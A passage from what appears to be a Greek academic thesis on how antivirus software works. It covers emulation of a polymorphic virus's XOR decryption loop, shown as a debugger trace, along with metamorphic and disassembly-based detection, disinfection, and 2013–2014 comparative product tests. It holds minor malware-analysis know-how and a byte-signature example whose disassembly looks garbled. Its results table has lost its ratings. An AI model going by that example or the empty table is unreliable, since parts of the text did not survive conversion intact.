SI>0040522E DI>00000000 BP>00004200 SP>0070FE38      O S

E2F5           loop    0040521Dh

Iteration: 12, IP=0040521D

AX>03247C80 BX>F60FD335 CX>0000255D DX>00000000

SI>0040522E DI>00000000 BP>00004200 SP>0070FE38      O S

311E           xor     [esi],ebx
```

Ο ιός αρχικοποιεί τον δείκτη ESI στην έναρξη του κυρίως κρυπτογραφημένου κώδικα. Ο βρόχος αποκρυπτογράφησης εφαρμόζεται σε κάθε λέξη των 32-bit με ένα αντίστοιχο «κλειδί» των 32-bit, το

οποίο τίθεται αυθαίρετα σε κάθε βρόχο. Στη 12η επανάληψη ο ιός δημιουργεί μια ενεργή οδηγία εξαιτίας της μεταβολής δύο γειτονικών λέξεων στη μνήμη που κρυπτογραφούνται μέσω της λογικής συνάρτησης XOR. Αυτή ακριβώς η οδηγία είναι που «ειδοποιεί» τον προσομοιωτή να ενεργοποιηθεί και να ξεκινήσει την προσομοίωση, η οποία στο συγκεκριμένο παράδειγμα ολοκληρώνεται μετά από 38,000 επαναλήψεις.

3.2.2.2 Δυναμική αποκρυπτογράφηση

Πρόκειται για ένα συνδυασμό προσομοίωσης και αποκρυπτογράφησης και εφαρμόζεται όταν ο βρόχος αποκρυπτογράφησης είναι εκτενής με αποτέλεσμα οι επαναλήψεις του να απαιτούν αρκετό χρόνο.

Κατά την προσομοίωση, μέσω αλγοριθμικής ανίχνευσης ελέγχονται ποιες περιοχές της μνήμης της εικονικής μηχανής έχουν μεταβληθεί. Εφόσον υφίστανται «ύποπτες» μεταβολές, πρόσθετος κώδικας ανιχνεύει ποιες εντολές εκτελούνταν κατά τη διάρκεια περιορισμένου αριθμού επαναλήψεων. Έτσι, αναγνωρίζονται οι βασικές εντολές αποκρυπτογράφησης. Για παράδειγμα αν ο ιός χρησιμοποιεί κρυπτογράφηση XOR, τότε θα εκτελούνται πολλές εντολές αυτού του τύπου. Από την άλλη, θα υπάρχουν εντολές που δε θα εκτελούνται καθόλου (εξαιρέσεις). Ο συνδυασμός των βέβαιων εκτελέσεων και των εξαιρέσεων σχηματίζουν το προφίλ του πολυμορφικού ιού.

Σημαντικές είναι επίσης οι δυναμικές τεχνικές ανίχνευσης πολυμορφικών ιών που αποδομούν την πολυμορφική κρυπτογράφηση μέσω εύρεσης και απόρριψης περιττών εντολών (συνήθως μεταπήδησης), οι οποίες αφαιρούνται μία-μία, ειδικά όταν μια εντολή μεταπήδησης παραπέμπει σε μία άλλη [27].

3.2.2.3 Ανίχνευση μεταμορφικών ιών

Αφορά ιούς που δεν χαρακτηρίζονται από κάποια λογική στις χρησιμοποιούμενες συμβολοσειρές. Επομένως, απαιτείται εξέταση της δομής του ιού και του αρχείου που δέχεται την «επίθεση», της ροής και της συμπεριφοράς του κώδικα. Οι συχνότερα χρησιμοποιούμενες τεχνικές αυτής της κατηγορίας έχουν ως εξής:

3.2.2.4 Γεωμετρική Ανίχνευση (Geometric detection)

Η συγκεκριμένη τεχνική βασίζεται στις μεταβολές που υφίστανται στη δομή του αρχείου που δέχεται την «επίθεση», αφού τουλάχιστον αναμένεται αύξηση του τυπικού του εικονικού μεγέθους κατά 32KB χωρίς όμως πραγματική μεταβολή του μεγέθους του. Επίσης, μπορεί να χρησιμοποιηθεί ένας

δείκτης μόλυνσης αρχείου που χρησιμοποιείται από τον ίδιο τον ιό για να αποφεύγονται πολλαπλές μολύνσεις του ίδιου αρχείου, αφού και αυτός θα προκαλέσει μεταβολή στο εικονικό μέγεθος του αρχείου.

3.2.2.5 Τεχνική Αποσύνθεσης

Μέσω της τεχνικής αυτής ο κώδικας αποσυντίθεται σε μεμονωμένες εντολές, οπότε είναι εύκολο να εντοπιστούν ιοί που έχουν προσθέσει περιττή πληροφορία. Προτιμάται έναντι της απλής ανίχνευσης συμβολοσειράς εφόσον οι εντολές είναι μακροσκελείς και υπάρχει η πιθανότητα η συμβολοσειρά να υπάρχει μέσα στην εντολή παρά να είναι η ίδια μια ξεχωριστή εντολή.

Για παράδειγμα η εντολή CMP AX, "ZM.", που είναι κοινή σε μολυσματικό κώδικα (ελέγχει αν ένα αρχείο είναι εκτελέσιμο) αναπαρίσταται υπό μορφή κώδικα ως εξής : 66 3D 4D 5A, ενώ υπάρχει μέσα στη συμβολοσειρά 90 90 BF 66 3D 4D 5A, η οποία μετά την αποσύνθεση παρουσιάζεται αρχικά με τη μορφή :

NOP

NOP

MOV EDI, 5A4D3D66

και με περαιτέρω ανάλυση με τη μορφή :

90 90 BF 66 3D 4D 5A 90 66 3D 4D 5A.

Επομένως, ο εντοπισμός της είναι εύκολη υπόθεση εφόσον προηγηθεί η διαδικασία της αποσύνθεσης.

3.3 Επίτευξη ταχύτητας ανίχνευσης

Μια βασική παράμετρος τόσο ως προς την απόδοση ενός antivirus όσο και ως προς τον τρόπο υλοποίησης της είναι η ταχύτητα με την οποία πραγματοποιείται η ανίχνευση για τον εντοπισμό ιών. Άλλωστε είναι άξιο απορίας το πώς δυνατό να ανιχνεύεται ένας τεράστιος όγκος δεδομένων χωρίς να υπάρχουν επιπτώσεις στην ακεραιότητα και στη διαθεσιμότητα του συστήματος. Η εξήγηση των παραπάνω μπορεί να αποδοθεί στην εξής διαδικασία [28].


Η αντίστοιχη «μηχανή» ανίχνευσης ενός antivirus, έχει αποθηκευμένα χαρακτηριστικά γνωστών ιών, με αποτέλεσμα κάθε φορά που εξετάζει ένα αρχείο ουσιαστικά αναζητά ομοιότητες με τη

συγκεκριμένη βάση δεδομένων, η οποία με τη σειρά της ενημερώνεται με κάθε νέα χαρακτηριστικό. Με αυτόν τον τρόπο την ανίχνευση ακολουθεί η κατηγοριοποίηση σε ολοένα και μικρότερες κατηγορίες με την προηγούμενη να υποδεικνύει τα χαρακτηριστικά που θα πρέπει να ενταχθούν στην επόμενη. Έτσι, οι χρησιμοποιούμενοι υπολογιστικοί πόροι του συστήματος έχουν να κάνουν με την εξεταζόμενη κάθε φορά κατηγορία, ενώ η διαδικασία σταματά όταν διαπιστωθεί πως ο ιός είναι καταχωρημένος, εκτός και αν μέσω της ανίχνευσης διαπιστωθεί η χρήση «ύποπτων» συναρτήσεων και ενεργειών, οπότε και απαιτείται η περαιτέρω ανίχνευση.

Γίνεται επομένως αντιληπτό πως ο σύντομος χρόνος ανίχνευσης σχετίζεται με την αναγωγή του προβλήματος στην εξαγωγή των κατάλληλων χαρακτηριστικών από το εξεταζόμενο αρχείο ή κώδικα και στην ορθή κατηγοριοποίησή του.

3.4 Απομάκρυνση της μόλυνσης – Εκκαθάριση (Disinfection)

Η ολοκληρωμένη λειτουργία ενός antivirus περιλαμβάνει εκτός από την ανίχνευση του μολυσματικού κώδικα και την εκκαθάρισή του, μια διαδικασία η οποία παρουσιάζει επίσης δυσκολίες εξαιτίας του πλήθους των ιών που εμφανίζονται καθημερινά. Η μέθοδος της εκκαθάρισης αποτελείται από ορισμένα βασικά στάδια ανεξάρτητα από το είδος του ιού, όπως φαίνεται στο ακόλουθο διάγραμμα.



Διάγραμμα 7: Γενικός αλγόριθμος υλοποίησης διαδικασίας της εκκαθάρισης ενός ιού και της αποκατάστασης του αρχικού κώδικα

Στην περίπτωση που ο ιός είναι απλός, η εύρεση της θέσης και του μεγέθους του ιού μπορεί να γίνει με σύγκριση των μολυσμένων αρχείων με την «καθαρή» εκδοχή τους. Όταν ο ιός είναι κρυπτογραφημένος, πολυμορφικός ή αυτομεταλλασσόμενος θα πρέπει να προηγηθεί η κατάλληλη διαδικασία ανίχνευσης [29].

4 Αξιολόγηση Λογισμικού Antivirus

4.1 Επιθυμητά χαρακτηριστικά και λειτουργίες ενός προγράμματος antivirus

Ένα λογισμικό antivirus, προκειμένου να είναι αποτελεσματικό θα πρέπει να περιλαμβάνει ένα πλήθος λειτουργιών και χαρακτηριστικών, καλύπτοντας έτσι όλο το εύρος των απαιτήσεων του εκάστοτε χρήστη (μεμονωμένου ή ομάδας). Οι λειτουργίες αυτές περιγράφονται στις ακόλουθες γενικές κατηγορίες, ενώ στον αμέσως επόμενο πίνακα καταγράφονται αναλυτικά τα επιμέρους χαρακτηριστικά αυτών των λειτουργιών.

Προστασία σε πραγματικό χρόνο

Πρόκειται για την παράλληλη λειτουργία του λογισμικού με το σύστημα στο οποίο είναι εγκατεστημένο, με το πρόγραμμα να ελέγχει κάθε αρχείο ως προς το κώδικά του, χωρίς αυτό να σημαίνει ότι απαιτείται το άνοιγμα του αρχείου. Αντίθετα, αρκεί κάθε αλληλεπιδραστική κίνηση (μετακίνηση, αντιγραφή κτλ.) για να «μπει» το αρχείο υπό τη διαδικασία ελέγχου. Το μειονέκτημα αυτής της λειτουργίας είναι η επιβάρυνση του συστήματος εξαιτίας δέσμευσης υπολογιστικών του πόρων.

Πλήρης χειροκίνητος έλεγχος

Πρόκειται για τη δυνατότητα που παρέχεται στο χρήστη να ελέγξει ο ίδιος το σύστημά του όποτε αυτός το επιθυμεί. Βέβαια, εφόσον είναι ενεργοποιημένη η προαναφερόμενη λειτουργία της προστασίας σε πραγματικό χρόνο, ένας τέτοιος έλεγχος δεν αποτελεί προτεραιότητα εκτός και αν υπάρχουν σαφείς ενδείξεις κακόβουλης «επίθεσης». Προτιμάται συνήθως σε περιπτώσεις που πρέπει να ελεγχθούν εξωτερικές του συστήματος μονάδες.

Ενημερωμένη βάση δεδομένων ιών

Εφόσον ο εντοπισμός ενός ιού βασίζεται στην στατική του ανίχνευση και επομένως στη σύγκρισή του με μια γνωστή βάση δεδομένων όσον αφορά βασικά του χαρακτηριστικά και κατηγορίες στις οποίες ανήκει, η συγκεκριμένη βάση θα πρέπει να είναι όσο το δυνατό πιο σύγχρονη και ενημερωμένη, αυξάνοντας έτσι τις πιθανότητες αποτελεσματικής λειτουργίας του antivirus.

Δυνατότητα εφαρμογής ευρετικών μεθόδων ανίχνευσης

Η δυνατότητα αυτή έρχεται να καλύψει το κενό ασφαλείας που υφίσταται εξαιτίας της ανεπάρκειας της στατικής ανίχνευσης όσον αφορά νέους ιούς οι οποίοι θα πρέπει να εντοπιστούν μέσω εκτίμησης της συμπεριφορά τους. Επίσης, η προσαρμοστικότητα αυτής της κατηγορίας τεχνικών ανίχνευσης είναι ιδιαίτερα επιθυμητή, μιας και ανάλογη δυναμική και εξέλιξη παρουσιάζει η εμφάνιση των ιών στο πέρασμα του χρόνου. Μια ιδιαίτερα σημαντική παράμετρος της συγκεκριμένης δυνατότητας είναι το ενδεχόμενο υπερευαισθησίας της μηχανής ανίχνευσης, χαρακτηρίζοντας ως απειλές εφαρμογές που είναι ουσιαστικά ακίνδυνες (για παράδειγμα είναι ενδεικτικός ο αποκλεισμός για μια περίοδο του site της Google από το Microsoft Security Essentials ως «απειλή») (NBC News, 02/2012).

Μικρή επιβάρυνση του συστήματος

Θα πρέπει να υπάρχει σχετική ισορροπία ανάμεσα στη λειτουργικότητα ενός προγράμματος antivirus και της επιβάρυνσης που προκαλεί στο σύστημα για να μπορεί αυτό να εκτελεί συνήθεις δραστηριότητές του. Θα πρέπει επομένως να δεσμεύει μικρό μέγεθος υπολογιστικών πόρων, έτσι ώστε να μην επηρεάζει κριτικά τη λειτουργία του συστήματος [30].

Παράμετρος	Χαρακτηριστικό - Συμπεριφορά
Λειτουργικό σύστημα	Κατάλληλο και λειτουργικό σε Windows, Macintosh και Linux
Ρυθμίσεις	Να παρέχεται η δυνατότητα εύκολων και γρήγορων ρυθμίσεων
Έγγραφα - Υποστήριξη	Η πλατφόρμα να συμπεριλαμβάνει αναλυτική βοήθεια για τη λειτουργία της αλλά και πλήρη on-line υποστήριξη
«Αποτύπωμα» στους υπολογιστικούς πόρους του συστήματος	Θα πρέπει αυτό το «αποτύπωμα» να είναι όσο το δυνατό «ελαφρύτερο», επιτρέποντας στο σύστημα να εκτελεί ομαλά τις συνήθεις λειτουργίες του
Διαστρωμάτωση ελέγχου	Να παρέχεται η δυνατότητα καθορισμού του ελέγχου του ανάλογα με το επίπεδο του χρήστη (client, server κτλ.)

Προστασία	Γενική προστασία έναντι ιών και κάθε είδους κακόβουλου λογισμικού
	Ανίχνευση του συστήματος σε κάθε εκκίνησή του, πριν την έναρξη του λειτουργικού συστήματος
	Εντοπισμός μακροιών, rootkits, spyware και adware
Αμφίδρομη δράση	Η συγκεκριμένη προστασία θα πρέπει να παρέχεται τόσο από τη μεριά του client όσο και από αυτή του server
Ηλεκτρονικό Ταχυδρομείο	Η προστασία θα πρέπει να υφίσταται τόσο για τα αρχεία που λαμβάνονται όσο και για αυτά που αποστέλλονται
Ανίχνευση διαδικτύου	Το πρόγραμμα θα πρέπει είναι ενεργό κατά την περιήγηση στο διαδίκτυο, πληρώντας τις ακόλουθες προϋποθέσεις:
Firewall	Περιορίζοντας επικίνδυνες συνδέσεις και πρωτόκολλα
HTTP	Φιλτράροντας ιστότοπους και το περιεχόμενό τους
Cookies	Απαγορεύοντας την αναγνώριση «συνηθειών» περιήγησης
Pop-Up Blocking	Εξαλείφοντας την εμφάνιση αναδυόμενων παραθύρων (pop-up)
IM	Ανιχνεύοντας στιγμιαία μηνύματα
Script Blocking	Απαγορεύοντας την εκτέλεση «ύποπτων» σεναρίων κώδικα
Whitelist Sites	Επιτρέποντας στο χρήστη ή στο διαχειριστή του δικτύου να επιλέγει ιστότοπους που ο ίδιος θεωρεί ασφαλείς
Updates	Επιτρέποντας τη χειροκίνητη ή αυτόματη λήψη ενημερώσεων, προγραμματισμένα (Timed) ή άμεσα (Push)
Cloud Scanning	Παρέχοντας τη δυνατότητα σε έναν client να ανιχνεύσει δεδομένα στέλνοντας μικρή ποσότητα πληροφορίας σε έναν server


Realtime scanning	Παρέχοντας τη δυνατότητα εκτέλεσης ανίχνευσης σε πραγματικό χρόνο καθώς και αποεπιλογής της
Exclude Specific Files	Παρέχοντας τη δυνατότητα εξαίρεσης ορισμένων αρχείων ή και καταλόγων αρχείων

Πίνακας 2:Επιθυμητά χαρακτηριστικά ενός λογισμικού antivirus (Creighton, 2009)

4.2 Συγκριτικοί πίνακες και διαγράμματα αξιολόγησης

4.2.1 Ικανότητα αποτροπής «ψαρέματος» ευαίσθητων δεδομένων (anti-phising)

Οι μετρήσεις (περίοδος διενέργειας 17-23/07/13) αφορούν στην περιήγηση στους ίδιους 187 ιστότοπους (η επίσκεψη στους οποίους συνεπάγεται τέτοιου είδους προβλήματα) και την πρόσβαση στους λογαριασμούς του ηλεκτρονικού τους ταχυδρομείου. Οι υπολογιστές των δοκιμών είχαν λειτουργικό σύστημα Windows 7 (64-bit), ενώ το πρόγραμμα περιήγησης ήταν ο IE 10. Τα αποτελέσματα των δοκιμών παρουσιάζονται στο ακόλουθο διάγραμμα [33].




Διάγραμμα 7:Αποτελέσματα συγκριτικών δοκιμών anti-phising για τα πιο γνωστά λογισμικά antivirus (Anti-virus Comparative, 2013)

4.2.2 Ευρετική Ικανότητα (Heuristics)

Οι μετρήσεις (περίοδος διενέργειας 06/13) αφορούν στη χρήση 1109 νέων δειγμάτων κακόβουλου λογισμικού και στη διερεύνηση των δυνατοτήτων των εξεταζόμενων λογισμικών να τα εντοπίσουν μέσω ευρετικών μεθόδων αλλά και στο να μη δοθούν ψεύτικοι «συναγερμοί» ή προειδοποιήσεις στο χρήστη. Οι υπολογιστές των δοκιμών είχαν λειτουργικό σύστημα Windows 7 (64-bit), ενώ το πρόγραμμα περιήγησης ήταν ο IE 10. Τα αποτελέσματα των δοκιμών παρουσιάζονται στο ακόλουθο διάγραμμα.

Με πράσινο απεικονίζεται ο εντοπισμός των δειγμάτων, με κίτρινο η εξάρτηση της διαδικασίας ανίχνευσης από το χρήστη και με κόκκινο τα δείγματα που δεν ανιχνεύθηκαν. Με τη μπλε ευθεία γραμμή απεικονίζεται η παρεχόμενη προστασία από το λογισμικό Microsoft Security Essentials [34].




Διάγραμμα 8: Αποτελέσματα συγκριτικών δοκιμών heuristics για τα πιο γνωστά λογισμικά antivirus (Anti-virus Comparative, 2013)

4.2.3 Στατική Ανίχνευση

Οι μετρήσεις (περίοδος διενέργειας 02/13) αφορούν στη χρήση 136610 δειγμάτων κακόβουλου λογισμικού και στη διερεύνηση των δυνατοτήτων των εξεταζόμενων λογισμικών να τα εντοπίσουν μέσω μεθόδων στατικής ανίχνευσης αλλά και στο να μη δοθούν ψεύτικοι «συναγερμοί» ή προειδοποιήσεις στο

χρήστη. Οι υπολογιστές των δοκιμών είχαν λειτουργικό σύστημα Windows 7 (64-bit) και τα αποτελέσματά τους παρουσιάζονται στο ακόλουθο διάγραμμα.




Διάγραμμα 9: Αποτελέσματα συγκριτικών δοκιμών στατικής ανίχνευσης για τα πιο γνωστά λογισμικά antivirus (Anti-virus Comparative, March 2013)

Στο παραπάνω διάγραμμα, παρουσιάζονται τα ποσοστά αυτών που δεν εντοπίστηκαν, άρα το χαμηλότερο ποσοστό είναι και το επιθυμητό.

Διάγραμμα 10: Αποτελέσματα συγκριτικών δοκιμών στατικής ανίχνευσης και ψευδών προειδοποιήσεων για τα πιο γνωστά λογισμικά antivirus (Anti-virus Comparative, March 2013)

Στα διαγράμματα που ακολουθούν, παρατηρούμε τα διαφορετικά αποτελέσματα ανά antivirus έναν χρόνο μετά και δεκαοχτώ μήνες μετά αντίστοιχα [35].



Διάγραμμα 11:Αποτελέσματα συγκριτικών δοκιμών στατικής ανίχνευσης και ψευδών προειδοποιήσεων για τα πιο γνωστά λογισμικά antivirus (Anti-virus Comparative, March 2014)

Διάγραμμα 12: Αποτελέσματα συγκριτικών δοκιμών στατικής ανίχνευσης και ψευδών προειδοποιήσεων για τα πιο γνωστά λογισμικά antivirus (Anti-virus Comparative, September 2014)

4.2.4 Επίδραση στην απόδοση του συστήματος

Οι μετρήσεις (περίοδος διενέργειας 02/13) αφορούν στη μελέτη επίδρασης των διάφορων προγραμμάτων antivirus στην απόδοση του συστήματος στο οποίο έχει εγκατασταθεί (με τις τυπικές ρυθμίσεις). Οι υπολογιστές των δοκιμών είχαν λειτουργικό σύστημα Windows 7 (64-bit) με επεξεργαστή Intel Core i5-3330 CPU και μνήμη 4GB. Οι σκληροί δίσκοι των συστημάτων ανασυγκροτήθηκαν πριν τη διενέργεια των δοκιμών, ενώ κατά τη διάρκειά τους ήταν ενεργή η σύνδεση στο Διαδίκτυο. Τα αποτελέσματα αυτής της επίδρασης (η οποία σχετίζεται άμεσα με τη δέσμευση υπολογιστικών πόρων του συστήματος) παρουσιάζονται στον πίνακα που ακολουθεί [36].


Vendor	File copying		Archiving/ unarchiving	Installing/ uninstalling applications	Encoding/ transcoding	Launching applications				Downloading files
						Open Office documents		Open PDF		
	On first run	On subsequent runs				On first run	On subsequent runs	On first run	On subsequent runs	
Avast										
AVG										
AVIRA										
Bitdefender										
BullGuard										
Emsisoft										
eScan										
ESET										
Fortinet										
F-Secure										
G DATA										
Kaspersky										
Kingsoft										
McAfee										
Microsoft										
Panda										
Qihoo										
Sophos										
Symantec										
Trend Micro										
Vipre										

Key: slow mediocre fast very fast

Πίνακας 3:Σύγκριση επίδρασης προγραμμάτων antivirus στην απόδοση ενός συστήματος (δέσμευση υπολογιστικών πόρων) (Anti-virus Comparative, 2013)

4.2.5 Απόδοση σε πραγματικές συνθήκες επισκέψεων σε κακόβουλες διευθύνσεις

